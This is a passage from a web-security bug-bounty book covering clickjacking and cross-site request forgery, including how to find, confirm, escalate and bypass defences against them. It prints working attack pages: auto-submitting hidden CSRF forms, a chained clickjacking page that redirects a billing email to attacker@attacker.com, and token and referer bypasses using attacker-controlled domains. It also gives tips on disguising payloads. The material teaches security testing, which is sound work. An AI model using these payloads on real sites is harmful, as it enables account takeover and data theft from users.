For example, let's say you're testing a subdomain of *example.com* that handles banking functionalities at *bank.example.com*. Go through all the functionalities of the web application, click all the links, and write down all the state-changing options, along with the URL of the pages they're hosted on:

State-changing requests on *bank.example.com*

- Change password: *bank.example.com/password_change*
- Transfer balance: *bank.example.com/transfer_money*
- Unlink external account: *bank.example.com/unlink*

You should also check that the action can be achieved via clicks alone. Clickjacking allows you to forge only a user's clicks, not their keyboard actions. Attacks that require users to explicitly type in values are possible, but generally not feasible because they require so much social engineering. For example,

on this banking page, if the application requires users to explicitly type the recipient account and transfer amount instead of loading them from a URL parameter, attacking it with clickjacking would not be feasible.

Step 2: Check the Response Headers

Then go through each of the state-changing functionalities you've found and revisit the pages that contain them. Turn on your proxy and intercept the HTTP response that contains that web page. See if the page is being served with the `X-Frame-Options` or `Content-Security-Policy` header.

If the page is served without any of these headers, it may be vulnerable to clickjacking. And if the state-changing action requires users to be logged in when it is executed, you should also check if the site uses `SameSite` cookies. If it does, you won't be able to exploit a clickjacking attack on the site's features that require authentication.

Although setting HTTP response headers is the best way to prevent these attacks, the website might have more obscure safeguards in place. For example, a technique called *frame-busting* uses JavaScript code to check if the page is in an iframe, and if it's framed by a trusted site. Frame-busting is an unreliable way to protect against clickjacking. In fact, frame-busting techniques can often be bypassed, as I will demonstrate later in this chapter.

You can confirm that a page is frameable by creating an HTML page that frames the target page. If the target page shows up in the frame, the page is frameable. This piece of HTML code is a good template:

```
<HTML>
  <head>
    <title>Clickjack test page</title>
  </head>
  <body>
    <p>Web page is vulnerable to clickjacking if the iframe is populated with the target
page!</p>
    <iframe src="URL_OF_TARGET_PAGE" width="500" height="500"></iframe>
  </body>
</html>
```

Step 3: Confirm the Vulnerability

Confirm the vulnerability by executing a clickjacking attack on your test account. You should try to execute the state-changing action through the framed page you just constructed and see if the action succeeds. If you can trigger the action via clicks alone through the iframe, the action is vulnerable to clickjacking.

Bypassing Protections

Clickjacking isn't possible when the site implements the proper protections. If a modern browser displays an `X-Frame-Options` protected page, chances are you can't exploit clickjacking on the page, and you'll have to find another

vulnerability, such as XSS or CSRF, to achieve the same results. Sometimes, however, the page won't show up in your test iframe even though it lacks the headers that prevent clickjacking. If the website itself fails to implement complete clickjacking protections, you might be able to bypass the mitigations.

Here's an example of what you can try if the website uses frame-busting techniques instead of HTTP response headers and `SameSite` cookies: find a loophole in the frame-busting code. For instance, developers commonly make the mistake of comparing only the top frame to the current frame when trying to detect whether the protected page is framed by a malicious page. If the top frame has the same origin as the framed page, developers may allow it, because they deem the framing site's domain to be safe. Essentially, the protection's code has this structure:

```
if (top.location == self.location){
  // Allow framing.
}
else{
  // Disallow framing.
}
```

If that is the case, search for a location on the victim site that allows you to embed custom iframes. For example, many social media sites allows users to share links on their profile. These features often work by embedding the URL in an iframe to display information and a thumbnail of the link. Other common features that require custom iframes are those that allow you to embed videos, audio, images, and custom advertisements and web page builders.

If you find one of these features, you might be able to bypass clickjacking protection by using the *double iframe trick*. This trick works by framing your malicious page within a page in the victim's domain. First, construct a page that frames the victim's targeted functionality. Then place the entire page in an iframe hosted by the victim site (Figure 8-6).




Figure 8-6: You can try to place your site in an iframe hosted by the victim site to bypass improper frame checking.

This way, both `top.location` and `self.location` point to *victim.com*. The frame-busting code would determine that the innermost *victim.com* page is framed by another *victim.com* page within its domain, and therefore deem the framing safe. The intermediary attacker page would go undetected.

Always ask yourself if the developer may have missed any edge cases while implementing protection mechanisms. Can you exploit these edge cases to your advantage?

Let's take a look at an example report. Periscope is a live streaming video application, and on July 10, 2019, it was found to be vulnerable to a clickjacking vulnerability. You can find the disclosed bug report at *https://hackerone.com/reports/591432/*. The site was using the `X-Frame-Options ALLOW-FROM` directive to prevent clickjacking. This directive lets pages specify the URLs that are allowed to frame it, but it's an obsolete directive that isn't supported by many browsers. This means that all features on the subdomains *https://canary-web.pscp.tv* and *https://canary-web.periscope.tv* were vulnerable to clickjacking if the victim was using a browser that didn't support the directive, such as the latest Chrome, Firefox, and Safari browsers. Since Periscope's account settings page allows users to deactivate their accounts, an attacker could, for example, frame the settings page and trick users into deactivating their accounts.

Escalating the Attack

Websites often serve pages without clickjacking protection. As long as the page doesn't contain exploitable actions, the lack of clickjacking protection isn't considered a vulnerability. On the other hand, if the frameable page contains sensitive actions, the impact of clickjacking would be correspondingly severe.

Focus on the application's most critical functionalities to achieve maximum business impact. For example, let's say a site has two frameable pages. The first page contains a button that performs transfers of the user's bank balance, while the second contains a button that changes the user's theme color on the website. While both of these pages contain clickjacking vulnerabilities, the impact of a clickjacking bug is significantly higher on the first page than on the second.

You can also combine multiple clickjacking vulnerabilities or chain clickjacking with other bugs to pave the way to more severe security issues. For instance, applications often send or disclose information according to user preferences. If you can change these settings via clickjacking, you can often induce sensitive information disclosures. Let's say that *bank.example.com* contains multiple clickjacking vulnerabilities. One of them allows attackers to change an account's billing email, and another one allows attackers to send an account summary to its billing email. The malicious page's HTML looks like this:

```
<html>
  <h3>Welcome to my site!</h3>
  <iframe
    src="https://bank.example.com/change_billing_email?email=attacker@attacker.com"
    width="500" height="500">
  </iframe>
  <iframe src="https://bank.example.com/send_summary" width="500" height="500">
  </iframe>
</html>
```

You could first change the victim's billing email to your own email, then make the victim send an account summary to your email address to leak the information contained in the account summary report. Depending on what the account summary discloses, you might be able to collect data including the street address, phone numbers, and credit card information associated with the account! Note that for this attack to succeed, the victim user would have to click the attacker's site twice.

A Note on Delivering the Clickjacking Payload

Often in bug bounty reports, you'll need to show companies that real attackers could effectively exploit the vulnerability you found. That means you need to understand how attackers can exploit clickjacking bugs in the wild.

Clickjacking vulnerabilities rely on user interaction. For the attack to succeed, the attacker would have to construct a site that is convincing enough for users to click. This usually isn't difficult, since users don't often take precautions before clicking web pages. But if you want your attack to become more convincing, check out the Social-Engineer Toolkit (*https://github.com/trustedsec/social-engineer-toolkit/*). This set of tools can, among other things, help you clone famous websites and use them for malicious purposes. You can then place the iframe on the cloned website.

In my experience, the most effective location in which to place the hidden button is directly on top of a Please Accept That This Site Uses Cookies! pop-up. Users usually click this button to close the window without much thought.

Finding Your First Clickjacking Vulnerability!

Now that you know what clickjacking bugs are, how to exploit them, and how to escalate them, go find your first clickjacking vulnerability! Follow the steps described in this chapter:

1. Spot the state-changing actions on the website and keep a note of their URL locations. Mark the ones that require only mouse clicks to execute for further testing.
2. Check these pages for the `X-Frame-Options`, `Content-Security-Policy` header, and a `SameSite` session cookie. If you can't spot these protective features, the page might be vulnerable!
3. Craft an HTML page that frames the target page, and load that page in a browser to see if the page has been framed.
4. Confirm the vulnerability by executing a simulated clickjacking attack on your own test account.
5. Craft a sneaky way of delivering your payload to end users, and consider the larger impact of the vulnerability.
6. Draft your first clickjacking report!

9

CROSS-SITE REQUEST FORGERY

Cross-site request forgery (CSRF) is a client-side technique used to attack other users of a web application. Using CSRF, attackers can send HTTP requests that pretend to come from the victim, carrying out unwanted actions on a victim's behalf. For example, an attacker could change your password or transfer money from your bank account without your permission.

CSRF attacks specifically target state-changing requests, like sending tweets and modifying user settings, instead of requests that reveal sensitive user info. This is because attackers won't be able to read the response to the forged requests sent during a CSRF attack. Let's get into how this attack works.

Mechanisms

Remember from Chapter 3 that most modern web applications authenticate their users and manage user sessions by using session cookies. When you first log in to a website, the web server establishes a new session: it sends your browser a session cookie associated with the session, and this cookie proves your identity to the server. Your browser stores the session cookies associated with that website and sends them along with every subsequent request you send to the site. This all happens automatically, without the user's involvement.

For example, when you log into Twitter, the Twitter server sends your browser the session cookie via an HTTP response header called `Set-Cookie`:

```
Set-Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE;
```

Your browser receives the session cookie, stores it, and sends it along via the `Cookie` HTTP request header in every one of your requests to Twitter. This is how the server knows your requests are legit:

```
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE;
```

Armed with your session cookie, you can carry out authenticated actions like accessing confidential information, changing your password, or sending a private message without reentering your password. To get ahold of your own session cookies, intercept the requests your browsers send to the site after you've logged in.

Now let's say there's a Send a Tweet HTML form on Twitter's web page. Users can enter their tweets by using this form and clicking the Submit button to send them (Figure 9-1).

Figure 9-1: An example HTML form that allows users to send a tweet

Note that Twitter doesn't really use this form (and Twitter's actual Send a Tweet functionality isn't vulnerable to CSRF attacks). The source code of the example HTML form looks like this:

```
<html>
❶ <h1>Send a tweet.</h1>
❷ <form method="POST" action="https://twitter.com/send_a_tweet">
  ❸ <input type="text" name="tweet_content" value="Hello world!">
  ❹ <input type="submit" value="Submit">
  </form>
</html>
```

The `<h1>` tags denote a first-level HTML heading ❶, whereas the `<form>` tags define the beginning and end of an HTML form ❷. The form has the

method attribute `POST` and the action attribute `https://twitter.com/send_a_tweet`. This means that the form will submit a POST request to the *https://twitter.com/send_a_tweet* endpoint when the user clicks Submit. Next, an `<input>` tag defines a text input with the default value of `Hello world!`. When the form is submitted, any user input in this field will be sent as a POST parameter named `tweet_content` ❸. A second input tag defines the `Submit` button ❹. When users click this button, the form will be submitted.

When you click the Submit button on the page, your browser will send a POST request to *https://twitter.com/send_a_tweet*. The browser will include your Twitter session cookie with the request. You could see the request generated by the form in your proxy. It should look something like this:

```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE

(POST request body)
tweet_content="Hello world!"
```

This functionality has a vulnerability: any site, and not just Twitter, can initiate this request. Imagine that an attacker hosts their own website that displays an HTML form like Figure 9-2.

Figure 9-2: An example HTML form that an attacker uses to exploit a CSRF vulnerability

The page's source code is the following:

```
<html>
  <h1>Please click Submit.</h1>
  <form method="POST" action="https://twitter.com/send_a_tweet" id="csrf-form">
    <input type="text" name="tweet_content" value="Follow @vickieli7 on Twitter!">
    <input type='submit' value="Submit">
  </form>
</html>
```

When you click the Submit button on this page, your browser will send a POST request. Because the browser automatically includes your Twitter session cookies in requests to Twitter, Twitter will treat the request as valid, causing your account to tweet `Follow @vickieli7 on Twitter!` Here's the corresponding request:

```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE
```

```
(POST request body)
tweet_content="Follow @vickieli7 on Twitter!"
```

Even though this request doesn't come from Twitter, Twitter will recognize it as valid because it includes your real Twitter session cookie. This attack would make you send the tweet every time you click Submit on the malicious page.

It's true that this attack page isn't very useful: it requires the victim to click a button, which most users probably won't do. How can attackers make the exploit more reliable? Realistically, a malicious CSRF page would look more like this:

```
<html>
  <iframe style="display:none" name="csrf-frame"> ❶
    <form method="POST" action="https://twitter.com/send_a_tweet"
    target="csrf-frame" id="csrf-form"> ❷
      <input type="text" name="tweet_content" value="Follow @vickieli7 on Twitter!">
      <input type='submit' value="Submit">
    </form>
  </iframe>

  <script>document.getElementById("csrf-form").submit();</script> ❸
</html>
```

This HTML places the form in an invisible iframe to hide it from the user's view. Remember from Chapter 8 that an *iframe* is an HTML element that embeds another document within the current HTML document. This particular iframe's style is set to `display:none`, meaning it won't be displayed on the page, making the form invisible ❶. Then, JavaScript code between the script tags ❸ will submit the form with the ID `csrf-form` ❷ without the need for user interaction. The code fetches the HTML form by referring to it by its ID, `csrf-form`. Then the code submits the form by calling the `submit()` method on it. With this new attack page, any victim who visits the malicious site will be forced to tweet.

What attackers can actually accomplish with a real CSRF vulnerability depends on where the vulnerability is found. For example, let's say a request that empties a user's online shopping cart has a CSRF vulnerability. When exploited in the wild, this vulnerability can at most cause annoyance to the site users. It doesn't have the potential to cause any major financial harm or identity theft.

On the other hand, some CSRFs can lead to much bigger issues. If a CSRF vulnerability is present on requests used to change a user's password, for example, an attacker can change other users' passwords against their will and take over their entire accounts! And when a CSRF appears in functionalities that handle user finances, like account balance transfers, attackers can potentially cause unauthorized balance transfers out of the victim's bank account. You can also use CSRFs to trigger injection vulnerabilities such as XSS and command injections.

Prevention

The best way to prevent CSRFs is to use *CSRF tokens*. Applications can embed these random and unpredictable strings in every form on their website, and browsers will send this string along with every state-changing request. When the request reaches the server, the server can validate the token to make sure the request indeed originated from its website. This CSRF token should be unique for each session and/or HTML form so attackers can't guess the token's value and embed it on their websites. Tokens should have sufficient entropy so that they cannot be deduced by analyzing tokens across sessions.

The server generates random CSRF tokens and embeds correct CSRF tokens in forms on the legitimate site. Notice the new input field used to specify a CSRF token:

```
<form method="POST" action="https://twitter.com/send_a_tweet">
  <input type="text" name="tweet_content" value="Hello world!">
  <input type="text" name="csrf_token" value="871caef0757a4ac9691aceb9aad8b65b">
  <input type="submit" value="Submit">
</form>
```

Twitter's server can require that the browser send the correct value of the `csrf_token` POST parameter along with the request for it to be successful. If the value of `csrf_token` is missing or incorrect, the server should see the request as fake and reject it.

Here is the resulting POST request:

```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE

(POST request body)
tweet_content="Hello world!"&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

Many frameworks have CSRF tokens built in, so often you can simply use your framework's implementation.

Besides implementing CSRF tokens to ensure the authenticity of requests, another way of protecting against CSRF is with `SameSite` cookies. The `Set-Cookie` header allows you to use several optional flags to protect your users' cookies, one of which is the `SameSite` flag. When the `SameSite` flag on a cookie is set to `Strict`, the client's browser won't send the cookie during cross-site requests:

```
Set-Cookie: PHPSESSID=UEhQUOVTUOlE; Max-Age=8640O; Secure; HttpOnly; SameSite=Strict
```

Another possible setting for the `SameSite` flag is `Lax`, which tells the client's browser to send a cookie only in requests that cause top-level navigation (when users actively click a link and navigate to the site). This setting ensures that users still have access to the resources on your site if the cross-site request is intentional. For example, if you navigate to Facebook from

a third-party site, your Facebook logins will be sent. But if a third-party site initiates a POST request to Facebook or tries to embed the contents of Facebook within an iframe, cookies won't be sent:

```
Set-Cookie: PHPSESSID=UEhQUOVTUOlE; Max-Age=864OO; Secure; HttpOnly; SameSite=Lax
```

Specifying the `SameSite` attribute is good protection against CSRF because both the `Strict` and `Lax` settings will prevent browsers from sending cookies on cross-site form POST or AJAX requests, and within iframes and image tags. This renders the classic CSRF hidden-form attack useless.

In 2020, Chrome and a few other browsers made `SameSite=Lax` the default cookie setting if it's not explicitly set by the web application. Therefore, even if a web application doesn't implement CSRF protection, attackers won't be able to attack a victim who uses Chrome with POST CSRF. The efficacy of a classic CSRF attack will likely be greatly reduced, since Chrome has the largest web browser market share. On Firefox, the `SameSite` default setting is a feature that needs to be enabled. You can enable it by going to `about:config` and setting `network.cookie.sameSite.laxByDefault` to `true`.

Even when browsers adopt the `SameSite`-by-default policy, CSRFs are still possible under some conditions. First, if the site allows state-changing requests with the GET HTTP method, third-party sites can attack users by creating CSRF with a GET request. For example, if the site allows you to change a password with a GET request, you could post a link like this to trick users into clicking it: *https://email.example.com/password_change?new_password=abc123*.

Since clicking this link will cause top-level navigation, the user's session cookies will be included in the GET request, and the CSRF attack will succeed:

```
GET /password_change?new_password=abc123
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
```

In another scenario, sites manually set the `SameSite` attribute of a cookie to `None`. Some web applications have features that require third-party sites to send cross-site authenticated requests. In that case, you might explicitly set `SameSite` on a session cookie to `None`, allowing the sending of the cookie across origins, so traditional CSRF attacks would still work. Finally, if the victim is using a browser that doesn't set the `SameSite` attribute to `Lax` by default (including Firefox, Internet Explorer, and Safari), traditional CSRF attacks will still work if the target application doesn't implement diligent CSRF protection.

We'll explore other ways of bypassing CSRF protection later in this chapter. For now, just remember: when websites don't implement `SameSite` cookies or other CSRF protection for every state-changing request, the request becomes vulnerable to CSRF if the user is not using a `SameSite`-by-default browser. CSRF protection is still the responsibility of the website despite the adoption of `SameSite`-by-default.

Hunting for CSRFs

CSRFs are common and easy to exploit. To look for them, start by discovering state-changing requests that aren't shielded by CSRF protections. Here's a three-step process for doing so. Remember that because browsers like Chrome offer automatic CSRF protection, you need to test with another browser, such as Firefox.

Step 1: Spot State-Changing Actions

Actions that alter the users' data are called *state-changing actions*. For example, sending tweets and modifying user settings are both state-changing. The first step of spotting CSRFs is to log in to your target site and browse through it in search of any activity that alters data.

For example, let's say you're testing *email.example.com*, a subdomain of *example.com* that handles email. Go through all the app's functionalities, clicking all the links. Intercept the generated requests with a proxy like Burp and write down their URL endpoints.

Record these endpoints one by one, in a list like the following, so you can revisit and test them later:

State-changing requests on *email.example.com*

- Change password: *email.example.com/password_change*

  POST request

  Request parameters: `new_password`

- Send email: *email.example.com/send_email*

  POST request

  Request parameters: `draft_id`, `recipient_id`

- Delete email: *email.example.com/delete_email*

  POST request

  Request parameters: `email_id`

Step 2: Look for a Lack of CSRF Protections

Now visit these endpoints to test them for CSRFs. First, open up Burp Suite and start intercepting all the requests to your target site in the Proxy tab. Toggle the **Intercept** button until it reads **Intercept is on** (Figure 9-3).

*Figure 9-3: Set to Intercept is on to capture your browser's traffic. Click the **Forward** button to forward the current request to the server.*

Let Burp run in the background to record other traffic related to your target site while you're actively hunting for CSRFs. Keep clicking the **Forward** button until you encounter the request associated with the state-changing action. For example, let's say you're testing whether the password-change function you discovered is vulnerable to CSRFs. You've intercepted the request in your Burp proxy:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE

(POST request body)
new_password=abc123
```

In the intercepted request, look for signs of CSRF protection mechanisms. Use the search bar at the bottom of the window to look for the string `"csrf"` or `"state"`. CSRF tokens can come in many forms besides POST body parameters; they sometimes show up in request headers, cookies, and URL parameters as well. For example, they might show up like the cookie here:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=871caef0757a4ac9691aceb9aad8b65b

(POST request body)
new_password=abc123
```

But even if you find a CSRF protection present on the endpoint, you could try a variety of protection-bypass techniques. I'll talk about them later in the chapter.

Step 3: Confirm the Vulnerability

After you've found a potentially vulnerable endpoint, you'll need to confirm the vulnerability. You can do this by crafting a malicious HTML form that imitates the request sent by the legitimate site.

Craft an HTML page like this in your text editor. Make sure to save it with an *.html* extension! This way, your computer will open the file with a browser by default:

```
<html>
  <form method="POST" action="https://email.example.com/password_change" id="csrf-form"> ❶
    <input type="text" name="new_password" value="abc123"> ❷
    <input type="submit" value="Submit"> ❸
  </form>
  <script>document.getElementById("csrf-form").submit();</script> ❹
</html>
```

The `<form>` tag specifies that you're defining an HTML form. An HTML form's `method` attribute specifies the HTML method of the request generated by the form, and the `action` attribute specifies where the request will be

sent to ❶. The form generates a POST request to the endpoint *https://email.example.com/password_change*. Next are two input tags. The first one defines a POST parameter with the name `new_password` and the value `abc123` ❷. The second one specifies a `Submit` button ❸. Finally, the `<script>` tag at the bottom of the page contains JavaScript code that submits the form automatically ❹.

Open the HTML page in the browser that is signed into your target site. This form will generate a request like this:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE

(POST request body)
new_password=abc123
```

Check if your password on *email.example.com* has been changed to `abc123`. In other words, check if the target server has accepted the request generated by your HTML page. The goal is to prove that a foreign site can carry out state-changing actions on a user's behalf.

Finally, some websites might be missing CSRF tokens but still protect against CSRF attacks by checking if the referer header of the request matches a legitimate URL. Checking the referer header protects against CSRF, because these headers help servers filter out requests that have originated from foreign sites. Confirming a CSRF vulnerability like this can help you rule out endpoints that have referer-based CSRF protection.

However, it's important for developers to remember that referer headers can be manipulated by attackers and aren't a foolproof mitigation solution. Developers should implement a combination of CSRF tokens and `SameSite` session cookies for the best protection.

Bypassing CSRF Protection

Modern websites are becoming more secure. These days, when you examine requests that deal with sensitive actions, they'll often have some form of CSRF protection. However, the existence of protections doesn't mean that the protection is comprehensive, well implemented, and impossible to bypass. If the protection is incomplete or faulty, you might still be able to achieve a CSRF attack with a few modifications to your payload. Let's talk about techniques you can use to bypass CSRF protection implemented on websites.

Exploit Clickjacking

If the endpoint uses CSRF tokens but the page itself is vulnerable to clickjacking, an attack discussed in Chapter 8, you can exploit clickjacking to achieve the same results as a CSRF.

This is because, in a clickjacking attack, an attacker uses an iframe to frame the page in a malicious site while having the state-changing request

originate from the legitimate site. If the page where the vulnerable endpoint is located is vulnerable to clickjacking, you'll be able to achieve the same results as a CSRF attack on the endpoint, albeit with a bit more effort and CSS skills.

Check a page for clickjacking by using an HTML page like the following one. You can place a page in an iframe by specifying its URL as the `src` attribute of an `<iframe>` tag. Then, render the HTML page in your browser. If the page that the state-changing function is located in appears in your iframe, the page is vulnerable to clickjacking:

```
<html>
  <head>
    <title>Clickjack test page</title>
  </head>
  <body>
    <p>This page is vulnerable to clickjacking if the iframe is not blank!</p>
    <iframe src="PAGE_URL" width="500" height="500"></iframe>
  </body>
</html>
```

Then you could use clickjacking to trick users into executing the state-changing action. Refer to Chapter 8 to learn how this attack works.

Change the Request Method

Another trick you can use to bypass CSRF protections is changing the request method. Sometimes sites will accept multiple request methods for the same endpoint, but protection might not be in place for each of those methods. By changing the request method, you might be able to get the action executed without encountering CSRF protection.

For example, say the POST request of the password-change endpoint is protected by a CSRF token, like this:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE

(POST request body)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

You can try to send the same request as a GET request and see if you can get away with not providing a CSRF token:

```
GET /password_change?new_password=abc123
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
```

In this case, your malicious HTML page could simply look like this:

```
<html>
  <img src="https://email.example.com/password_change?new_password=abc123"/>
</html>
```

The HTML `<img>` tag loads images from external sources. It will send a GET request to the URL specified in its `src` attribute.

If the password change occurs after you load this HTML page, you can confirm that the endpoint is vulnerable to CSRF via a GET request. On the other hand, if the original action normally uses a GET request, you can try converting it into a POST request instead.

Bypass CSRF Tokens Stored on the Server

But what if neither clickjacking nor changing the request method works? If the site implements CSRF protection via tokens, here are a few more things that you can try.

Just because a site uses CSRF tokens doesn't mean it is validating them properly. If the site isn't validating CSRF tokens in the right way, you can still achieve CSRF with a few modifications of your malicious HTML page.

First, try deleting the token parameter or sending a blank token parameter. For example, this will send the request without a `csrf_token` parameter:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE

(POST request body)
new_password=abc123
```

You can generate this request with an HTML form like this:

```
<html>
  <form method="POST" action="https://email.example.com/password_change" id="csrf-form">
    <input type="text" name="new_password" value="abc123">
    <input type='submit' value="Submit">
  </form>
  <script>document.getElementById("csrf-form").submit();</script>
</html>
```

This next request will send a blank `csrf_token` parameter:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE

(POST request body)
new_password=abc123&csrf_token=
```

You can generate a payload like this by using an HTML form like the following:

```
<html>
  <form method="POST" action="https://email.example.com/password_change" id"csrf-form">
    <input type="text" name="new_password" value="abc123">
    <input type="text" name="csrf_token" value="">
    <input type='submit' value="Submit">
```

```
  </form>
  <script>document.getElementById("csrf-form").submit();</script>
</html>
```

Deleting the token parameter or sending a blank token often works because of a common application logic mistake. Applications sometimes check the validity of the token only *if* the token exists, or if the token parameter is not blank. The code for an insecure application's validation mechanism might look roughly like this:

```
def validate_token():
❶ if (request.csrf_token == session.csrf_token):
    pass
  else:
❷ throw_error("CSRF token incorrect. Request rejected.")
[...]

def process_state_changing_action():
  if request.csrf_token:
    validate_token()
❸ execute_action()
```

This fragment of Python code first checks whether the CSRF token exists ❶. If it exists, the code will proceed to validate the token. If the token is valid, the code will continue. If the token is invalid, the code will stop the execution and produce an error ❷. On the other hand, if the token does not exist, the code will skip validation and jump to executing the action right away ❸. In this case, sending a request without the token, or a blank value as the token, may mean the server won't attempt to validate the token at all.

You can also try submitting the request with another session's CSRF token. This works because some applications might check only whether the token is valid, without confirming that it belongs to the current user. Let's say the victim's token is `871caef0757a4ac9691aceb9aad8b65b`, and yours is *`YOUR_TOKEN`*. Even though it's hard to get the victim's token, you can obtain your own token easily, so try providing your own token in the place of the legitimate token. You can also create another test account to generate tokens if you don't want to use your own tokens. For example, your exploit code might look like this:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE

(POST request body)
new_password=abc123&csrf_token=YOUR_TOKEN
```

The faulty application logic might look something like this:

```
def validate_token():
  if request.csrf_token:
❶  if (request.csrf_token in valid_csrf_tokens):
    pass
```

```
  else:
    throw_error("CSRF token incorrect. Request rejected.")

[...]

def process_state_changing_action():
  validate_token()
❷ execute_action()
```

The Python code here first validates the CSRF token. If the token is in a list of current valid tokens ❶, execution continues and the state-changing action is executed ❷. Otherwise, an error is generated and execution halts. If this is the case, you can insert your own CSRF token into the malicious request!

Bypass Double-Submit CSRF Tokens

Sites also commonly use a *double-submit cookie* as a defense against CSRF. In this technique, the state-changing request contains the same random token as both a cookie and a request parameter, and the server checks whether the two values are equal. If the values match, the request is seen as legitimate. Otherwise, the application rejects it. For example, this request would be deemed valid, because the `csrf_token` in the user's cookies matches the `csrf_token` in the POST request parameter:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=871caef0757a4ac9691aceb9aad8b65b

(POST request body)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

And the following one would fail. Notice that the `csrf_token` in the user's cookies is different from the `csrf_token` in the POST request parameter. In a double-submit token validation system, it does not matter whether the tokens themselves are valid. The server checks only whether the token in the cookies is the same as the token in the request parameters:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=1aceb9aad8b65b871caef0757a4ac969

(POST request body)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

If the application uses double-submit cookies as its CSRF defense mechanism, it's probably not keeping records of the valid token server-side. If the server were keeping records of the CSRF token server-side, it could simply validate the token when it was sent over, and the application would not need to use double-submit cookies in the first place.

The server has no way of knowing if any token it receives is actually legitimate; it's merely checking that the token in the cookie and the token in the request body is the same. In other words, this request, which enters the same bogus value as both the cookie and request parameter, would also be seen as legitimate:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=not_a_real_token

(POST request body)
new_password=abc123&csrf_token=not_a_real_token
```

Generally, you shouldn't have the power to change another user's cookies. But if you can find a way to make the victim's browser send along a fake cookie, you'll be able to execute the CSRF.

The attack would then consist of two steps: first, you'd use a session-fixation technique to make the victim's browser store whatever value you choose as the CSRF token cookie. *Session fixation* is an attack that allows attackers to select the session cookies of the victim. We do not cover session fixations in this book, but you can read about them on Wikipedia (*https://en.wikipedia.org/wiki/Session_fixation*). Then, you'd execute the CSRF with the same CSRF token that you chose as the cookie.

Bypass CSRF Referer Header Check

What if your target site isn't using CSRF tokens but checking the referer header instead? The server might verify that the referer header sent with the state-changing request is a part of the website's allowlisted domains. If it is, the site would execute the request. Otherwise, it would deem the request to be fake and reject it. What can you do to bypass this type of protection?

First, you can try to remove the referer header. Like sending a blank token, sometimes all you need to do to bypass a referer check is to not send a referer at all. To remove the referer header, add a `<meta>` tag to the page hosting your request form:

```
<html>
  <meta name="referrer" content="no-referrer">
  <form method="POST" action="https://email.example.com/password_change" id="csrf-form">
    <input type="text" name="new_password" value="abc123">
    <input type='submit' value="Submit">
  </form>
  <script>document.getElementById("csrf-form").submit();</script>
</html>
```

This particular `<meta>` tag tells the browser to not include a referer header in the resulting HTTP request.

The faulty application logic might look like this:

```
def validate_referer():
  if (request.referer in allowlisted_domains):
```

```
    pass
  else:
    throw_error("Referer incorrect. Request rejected.")

[...]

def process_state_changing_action():
  if request.referer:
    validate_referer()
  execute_action()
```

Since the application validates the referer header only if it exists, you've successfully bypassed the website's CSRF protection just by making the victim's browser omit the referer header!

You can also try to bypass the logic check used to validate the referer URL. Let's say the application looks for the string `"example.com"` in the referer URL, and if the referer URL contains that string, the application treats the request as legitimate. Otherwise, it rejects the request:

```
def validate_referer():
  if request.referer:
    if ("example.com" in request.referer):
      pass
  else:
    throw_error("Referer incorrect. Request rejected.")

[...]

def process_state_changing_action():
  validate_referer()
  execute_action()
```

In this case, you can bypass the referer check by placing the victim domain name in the referer URL as a subdomain. You can achieve this by creating a subdomain named after the victim's domain, and then hosting the malicious HTML on that subdomain. Your request would look like this:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
Referer: example.com.attacker.com

(POST request body)
new_password=abc123
```

You can also try placing the victim domain name in the referer URL as a pathname. You can do so by creating a file with the name of the target's domain and hosting your HTML page there:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
Referer: attacker.com/example.com
```

```
(POST request body)
new_password=abc123
```

After you've uploaded your HTML page at the correct location, load that page and see if the state-changing action was executed.

Bypass CSRF Protection by Using XSS

In addition, as I mentioned in Chapter 6, any XSS vulnerability will defeat CSRF protections, because XSS will allow attackers to steal the legitimate CSRF token and then craft forged requests by using `XMLHttpRequest`. Often, attackers will find XSS as the starting point to launch CSRFs to take over admin accounts.

Escalating the Attack

After you've found a CSRF vulnerability, don't just report it right away! Here are a few ways you can escalate CSRFs into severe security issues to maximize the impact of your report. Often, you need to use a combination of CSRF and other minor design flaws to discover these.

Leak User Information by Using CSRF

CSRF can sometimes cause information leaks as a side effect. Applications often send or disclose information according to user preferences. If you can change these settings via CSRF, you can pave the way for sensitive information disclosures.

